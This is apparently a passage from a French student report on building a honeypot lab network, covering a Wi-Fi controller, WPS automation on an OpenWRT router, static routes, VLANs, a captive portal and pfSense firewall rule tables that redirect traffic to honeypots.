
Pour information, si vous activez le HTTPS sans avoir un certificat reconnu par une autorité de certification, le navigateur ne le reconnaît pas et vous devez accepter manuellement le certificat. Ce qui n'est pas envisageable dans notre cas, car vous risquez de tomber sur la page « Ce site n'est pas sécurisé » comme vous pouvez le voir ci-dessous.

Figure 16 : Exemple d'une page avec un certificat non reconnu

Après avoir obtenu le certificat, nous pouvons voir que nous avons bien le cadenas vert ce qui signifie que le site est considéré comme sécurisé et donc les données transitées sont cryptées.

Figure 17 : Login avec un certificat reconnu

Figure 18 : Détail du certificat



4.5 Contrôleur Wi-Fi

Le contrôleur Wi-Fi permet de centraliser tous les paramètres d'un réseau Wi-Fi et de les communiquer, grâce à un tunnel sécurisé, à tous ces AP légers. L'avantage est que si nous voulons déployer un nouveau point d'accès quelque part dans le bâtiment de l'école, il nous suffit de connecter l'AP léger au réseau et automatiquement il utilisera la configuration définie dans notre contrôleur. Ce type d'infrastructure est, la plupart du temps, mis en place dans des campus, des grandes entreprises ou des bâtiments publics, partout où nous avons besoin de mettre plusieurs SSID avec des méthodes de connexions différentes sur plusieurs points d'accès.

4.5.1 Points d'accès

4.5.1.1 Point d'accès léger

C'est un AP avec un OS minimalisé, il ne peut fonctionner indépendamment d'un contrôleur. Une fois nos deux appareils connectés sur le même réseau, l'AP léger va détecter le contrôleur à l'aide d'un mécanisme de détection qui se nomme LWAPP (c'est un protocole de communication). Pour les versions du contrôleur égales ou supérieures à 5.2, c'est CAPWAP qui succède à LWAPP. Une fois connecté, le LWAPP va sécuriser le moyen de communication entre l'AP léger et le contrôleur en créant un tunnel.

4.5.1.2 Point d'accès

Les points d'accès dit « non légers » fonctionnent entièrement indépendamment d'un contrôleur. L'OS installé permet de configurer les réseaux Wi-Fi sans problème. La grande différence est que, lorsqu'on a plusieurs AP comme dans une école par exemple, il faut configurer manuellement chacun de ses AP avec les sous-interfaces pour les différents VLAN. Dans notre cas pratique, nous n'allons pas mettre en place des AP comme ceux-ci.

4.6 WPS

Nous avons vu plus tôt ce qu'était le WPS, et maintenant nous voulons l'utiliser pour la pratique. L'idée est qu'un utilisateur qui désire se connecter via la WPS puisse réussir à tout moment. Pour jumeler un routeur domestique traditionnel avec un utilisateur, il faut appuyer sur un bouton physique qui active le WPS pour seulement deux minutes. Il est donc impensable d'aller toutes les deux minutes appuyer sur ce bouton. En recherchant sur des forums, une personne nous a proposé d'installer un firmware basé sur Linux pour ensuite pouvoir modifier en ligne de commande certaines fonctionnalités du routeur. Nous avons à disposition deux routeurs domestiques :

- Routeur Linksys E900
- Routeur TP-Link Archer C20i

4.6.1 DD-WRT

Il s'agit d'un firmware Open source compatible avec un grand nombre de routeurs, dont le Linksys E900. Il permet d'utiliser quasiment toutes les fonctionnalités et tous les paramètres d'un routeur d'entreprise. Après l'avoir installé, nous avons réalisé qu'effectivement il permet les mêmes fonctionnalités qu'un routeur d'entreprise, mais cela veut aussi dire que le WPS n'en fait pas partie. De plus, beaucoup de commandes qui sont habituellement dans les systèmes Linux ne sont pas disponibles sous DD-WRT.


4.6.2 OpenWRT

Notre dernière option est d'essayer OpenWRT qui est également un firmware Open source. Il présente l'avantage de pouvoir ajouter des packages, ce qui nous laisse plus de choix en termes d'utilisation de fonctionnalités. Heureusement, notre TP-Link Archer C20i fait partie des routeurs compatibles avec ce firmware. Nous avons utilisé un tutoriel d'installation[5].

4.6.2.1 Configuration du WPS

Après avoir installé le firmware, nous avons essayé le fonctionnement du WPS. Nous nous sommes connectés en SSH sur le routeur. La ligne de commande pour activer le WPS est : « hostapd_cli wps_pbc »

Figure 19 : Exemple de réponse après avoir activé le WPS



Il est utile de savoir combien de temps reste activé le WPS pour pouvoir réexécuter la ligne de commande ci-dessus. En regardant dans les logs du routeur, nous allons avoir notre réponse. Voici ce que nous y avons trouvé :

Figure 20 : Log du routeur pour la durée du WPS

Une fois que nous connaissons cette notion de temps, nous allons modifier le fichier crontab qui permet de créer des actions à réaliser régulièrement. Pour l'éditer il faut taper « crontab -e » ensuite, à l'intérieur vous pouvez copier-coller ceci :

*/2 7-22 * * * /wpsenable

Ceci veut dire que toutes les 2 minutes entre 7 heures et 22 heures, il va lancer le fichier wpsenable. Ce fichier a été créé auparavant et contient cette ligne :


hostapd_cli wps_pbc

Une fois fait, il suffit de redémarrer le service cron en utilisant cette commande : « *service cron restart* » et le tour est joué.

[5] https://gajdicookbook.wordpress.com/2017/02/28/flash-archer-20i-from-factory-to-openwrtlede/

4.7 Infrastructure réseau

Figure 21 : Diagramme de l'infrastructure mise en place



Ce diagramme simplifié explique notre infrastructure complète. Nous allons à présent commenter la mise en place et les choix qui ont été faits pour reproduire cette infrastructure. Pour ce faire, nous allons séparer les explications en trois grandes étapes : la première va être le réseau WAN, suivi du réseau DMZ et pour finir celui du LAN.

4.7.1 Réseau étendu

Le réseau étendu (WAN) est le réseau de l'école qui lui-même donne accès à l'extérieur. Notre ordinateur de management (MGT) va servir d'ordinateur central, par lequel nous allons nous connecter à distance sur des ordinateurs et équipements réseau afin de les configurer, pour éviter de devoir se déplacer physiquement sur chacun d'entre eux.


Pour le moment, notre routeur Cisco ne connait pas les réseaux DMZ et LAN puisqu'ils sont cachés derrière notre routeur et firewall PfSense. Pour que le routeur reconnaisse nos deux réseaux internes DMZ et LAN, nous avons ajouté deux routes statiques disant que pour ce réseau-là, il faut passer par cette adresse IP. Voici les deux lignes de commande à saisir dans le routeur :

- ip route 172.16.97.0 255.255.255.0 172.16.0.154
- ip route 172.16.98.0 255.255.255.0 172.16.0.154.

Le routeur contient également une access-list permettant uniquement au réseau 172.16.0.0 /24 de sortir sur le réseau de l'école. C'est pourquoi, sur le PfSense, nous devons faire du PAT(Port Address Translation) pour que nos réseaux internes puissent communiquer avec l'extérieur.

Pour des raisons de sécurité, nous avons configuré le firewall du PfSense pour qu'il autorise uniquement les connexions depuis notre ordinateur de management. Pour le moment, l'accès depuis le WAN sur notre LAN ou DMZ n'est pas autorisé. Mais peut-être plus tard, on autorisera les élèves se connectant à un Wi-Fi officiel de l'école à atteindre notre réseau de honeypot pour autant qu'ils connaissent les adresses IP de nos honeypots.

Figure 22 : Liste des règles du Firewall sur l'interface WAN




Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
	0 /0 B	IPv4 *	*	*	*	*	*	none			
	0 /1.37 MiB	IPv4 TCP/UDP	172.16.0.169	*	172.16.98.6	443 (HTTPS)	*	none		Autoriser MGT vers Controller WIFI	
	0 /2.74 MiB	IPv4 *	172.16.0.169	*	This Firewall	*	*	none			
	0 /406 KiB	IPv4 TCP/UDP	172.16.0.169	*	172.16.97.253	3389 (MS RDP)	*	none		RDP WIndows	
	0 /0 B	IPv4 TCP/UDP	172.16.0.169	*	172.16.97.254	3389 (MS RDP)	*	none		RDP WIndows	
	0 /0 B	IPv4 TCP	172.16.0.169	*	172.16.97.54	4351	*	none		SSH honeypot Cowrie	
	0 /0 B	IPv4 TCP	172.16.0.169	*	172.16.97.56	4351	*	none		SSH honeypot HoneyWrt	
	0 /0 B	IPv4 TCP	172.16.0.169	*	172.16.98.8	22 (SSH)	*	none		SSH vers TP-Link	
	0 /0 B	IPv4 TCP/UDP	172.16.0.169	*	172.16.98.8	80 (HTTP)	*	none		Web vers TP-Link	
	0 /0 B	IPv4 TCP	172.16.0.169	*	172.16.97.55	4351	*	none		SSH honeypot wordpot	
	0 /0 B	IPv4 TCP	172.16.0.169	*	172.16.98.5	22 (SSH)	*	none		SSH Switch	
	0 /270 KiB	IPv4 *	*	*	*	*	*	none			

4.7.2 Zone démilitarisée

Du côté de notre réseau de honeypots appelé aussi DMZ ou honeynet, nous avons décidé de choisir le réseau 172.16.97.0 car c'est ce qui est utilisé au sein de notre école et il fait partie des réseaux d'entreprises. Nous avons un commutateur qu'on appelle également « switch » de 8 ports Fast Ethernet et 1 Gigabit Ethernet. Ce commutateur est le même que du côté WAN il est configuré avec 2 VLANs pour séparer nos deux réseaux. La notion de VLAN est expliquée un peu plus bas dans le document. La configuration du commutateur se trouve dans l'annexe n°6. Deux ordinateurs physiques ont été nécessaires pour installer les honeypots. Sur chacune des machines, nous avons installé le logiciel VMware Workstation Pro gratuitement grâce à notre compte d'étudiant. Chaque honeypot tourne sur une machine virtuelle avec le système Ubuntu Server 16.04.

Figure 23 : Diagramme de la DMZ



Pour la configuration du PfSense, nous avons ajouté les règles ci-dessous (figure 24) pour plus de sécurité. Les machines sous Windows sont limitées aux requêtes HTTP et HTTPS pour qu'elles puissent effectuer les mises à jour. Les machines virtuelles avec Ubuntu Serveur, sur lesquelles sont installés les honeypots, n'écoutent plus sous le port 22 pour le SSH, mais sur le 4351.

Dans la configuration des honeypots, nous avons dit que les logs étaient envoyés au serveur Graylog sur les ports 9515, 9516 et 9518. C'est pourquoi dans le PfSense on trouve la règle autorisant ceci. Tout le reste est bloqué pour des questions de sécurité pour limiter les actions d'un potentiel hacker indésirable.

Figure 24 : Liste des règles du Firewall sur l'interface DMZ

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✔	53 /226.18 MiB	IPv4 *	*	*	*	*	none			
☐	✔	0 /1.68 MiB	IPv4 UDP	DMZ net	*	This Firewall	53 (DNS)	*	none		dns
☐	✔	0 /212.61 MiB	IPv4 TCP/UDP	172.16.97.253	*	*	80 (HTTP)	*	none		
☐	✔	0 /243.03 MiB	IPv4 TCP/UDP	172.16.97.254	*	*	80 (HTTP)	*	none		
☐	✔	0 /85.94 MiB	IPv4 TCP/UDP	172.16.97.254	*	*	443 (HTTPS)	*	none		
☐	✔	0 /73.82 MiB	IPv4 TCP/UDP	172.16.97.253	*	*	443 (HTTPS)	*	none		
☐	✔	0 /314 KiB	IPv4 UDP	DMZ net	*	10.136.3.7	9515 - 9518	*	none		
☐	✖	0 /2.00 MiB	IPv4 *	DMZ net	*	*	*	*	none		


4.7.2.1 VLAN

Virtual Local Area Network, par défaut, les ports des commutateurs de la marque Cisco sont sur le VLAN 1. Un VLAN est un réseau. On peut assigner les ports d'un commutateur à un ou plusieurs VLANs dans le but de séparer des réseaux. Ceci présente en effet l'avantage d'éviter d'avoir un commutateur pour chaque réseau.

Comme nous avons assez de ports disponibles sur le commutateur WAN-DMZ pour connecter tous les ordinateurs nécessaires, nous avons créé deux VLANs, un pour le réseau DMZ et l'autre pour celui du WAN.

4.7.3 Réseau local

Figure 25 : Diagramme du LAN




En ce qui concerne le réseau local (LAN), la Figure 25 ci-dessus a montré un schéma plus détaillé. Nous avons décidé de créer 8 SSID différents. Chacun de ces 8 SSID a un réseau. Au minimum, nous avons besoin de deux réseaux : l'un avec les adresses IP qui devront s'authentifier avec le portail captif et les autres qui n'en auront pas besoin.

Pour que le portail captif fonctionne, il est impératif que le serveur DHCP soit sur le PfSense pour attribuer et autoriser les adresses IP à se connecter. Nous ne voulons pas que toutes les adresses IP comprises dans le réseau 172.16.97.0/24 passent par le portail captif. Il y a donc un paramètre sur le PfSense pour autoriser des plages d'adresses IP ou des adresses MAC qui n'auront pas besoin de s'identifier. Pour que nos équipements réseau ne soient pas obligés de passer par le portail captif, nous avons ajouté les adresse MAC dans la liste autorisant l'accès au réseau. Les réseaux allant de 172.20.20.0/24 à 172.20.80.0/24 ne doivent pas non plus avoir besoin de s'identifier sur le portail, car les Wi-Fi par lequel ils vont se connecter seront protégés.

Notre commutateur de couche 3 fait office de routeur pour nos réseaux Wi-Fi. Toute la configuration est disponible à l'annexe n°7. Le port 8 qui mène au Snort est configuré en port mirroring pour que tous les paquets qui entrent dans les ports 2 à 7 soient copiés et transporté sur le port 8.


Concernant le contrôleur, pour chacun des VLANs, on crée une interface, en donnant le VLAN concerné, l'adresse IP de l'interface ainsi que le serveur DHCP que nous avons configuré dans le commutateur et qui est obligatoire pour une connexion via Wi-Fi. Voici un exemple de configuration.

Figure 26 : Configuration d'un VLAN sur le contrôleur Wi-FI



La configuration du PfSense a été un peu plus compliquée ; il a fallu penser à beaucoup de choses. En voici les règles créées pour le réseau LAN.

Figure 27 : Liste des règles du Firewall sur l'interface LAN



Floating | WAN | LAN | DMZ

Rules (Drag to Change Order)

	States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐ ✓	0 /0 B	IPv4 *	*	*	*	*	*	none			
☐ ✓	0 /216 KiB	IPv4 *	*	*	10.136.3.7	*	*	none		Autoriser équipements sur Graylog	
☐ ✓	0 /2.84 MiB	IPv4 UDP	*	*	This Firewall	53 (DNS)	*	none		DNS	
☐ ✓	0 /14 KiB	IPv4 UDP	*	*	172.16.97.254	1812 (RADIUS)	*	none		Radius	
☐ ✓	0 /161 KiB	IPv4 TCP/UDP	*	*	172.16.97.55	80 (HTTP)	*	none		NAT Envoyer n'importe quel site vers Wordpot	
☐ ✓	0 /0 B	IPv4 TCP/UDP	*	*	172.16.97.54	22 - 23	*	none		NAT Toutes les requetes sur le port ssh va etre redirige vers	
☐ ✓	0 /1.63 MiB	IPv4 TCP/UDP	*	*	Allowed Website	443 (HTTPS)	*	none		Autoriser LAN vers Sites Autorises	
☐ ✓	0 /921 KiB	IPv4 UDP	*	*	10.136.0.21	123 (NTP)	*	none			
☐ ✗	0 /312 B	IPv4 *	*	*	172.16.97.254	*	*	none		Blocker LAN vers PC Windows 01	
☐ ✗	0 /0 B	IPv4 *	*	*	172.16.97.253	*	*	none		Blocker LAN vers PC Windows 02	
☐ ✗	0 /0 B	IPv4 TCP	*	*	DMZ net	4351	*	none		Blocker LAN vers Honeypots en SSH	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	25 (SMTP)	*	none		NAT SMTP	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	465 (SMTP/S)	*	none		NAT SMTP/S	
☐ ✓	0 /0 B	IPv4 TCP	*	*	172.16.97.56	110 (POP3)	*	none		NAT POP3S	
